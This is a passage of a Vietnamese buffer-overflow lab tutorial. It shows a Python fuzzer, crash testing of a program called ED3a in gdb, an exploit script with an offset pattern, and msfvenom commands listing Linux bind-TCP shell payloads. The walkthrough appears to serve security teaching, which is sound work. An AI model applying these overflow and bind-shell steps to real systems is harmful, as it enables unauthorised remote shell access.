
- Trong cửa sổ Terminal, thực hiện lệnh: **nano fuzzer #!/usr/bin/python import sys  length = int(sys.argv[1]) print 'A' \* length**

****

Thực thi các lệnh này để làm cho fuzzer có thể thực thi được và kiểm tra nó: **chmod a+x fuzzer  ./fuzzer 10**




- Thực hiện các lệnh này để kiểm tra chương trình với các đầu vào có độ dài 1000 và 1010. **./ED3a $(./fuzzer 1000) ./ED3a $(./fuzzer 1010)**



- Thực hiện các lệnh này để tải chương trình vào gdb và chạy nó.

**Gdb -q ED3a**

**Run $(./fuzzer 1020)**




- Trong cửa sổ Terminal, thực hiện lệnh: nano ex1 -

Nhập mã này:


**#!/usr/bin/python prefix = 'A' \* 1000**

**pattern = 'BBBBCCCCDDDDEEEEFFFF'**

**print prefix + pattern**




- Thực thi các lệnh này để chạy khai thác trong trình gỡ lỗi: **chmod a+x ex1 gdb -q  ED3a run $(./ex1)**



* + - Thực thi lệnh này, lệnh này hiển thị các khai thác có sẵn cho nền tảng Linux, liên  kết một trình bao với một cổng TCP đang nghe:

**sudo msfvenom -l payloads | grep linux | grep bind\_tcp**



- Khai thác chúng tôi muốn được đánh dấu ở trên: **linux / x86 / shell\_bind\_tcp** - Để xem các tùy chọn tải trọng, hãy thực hiện lệnh này

**sudo msfvenom -p linux/x86/shell\_bind\_tcp --list-options**

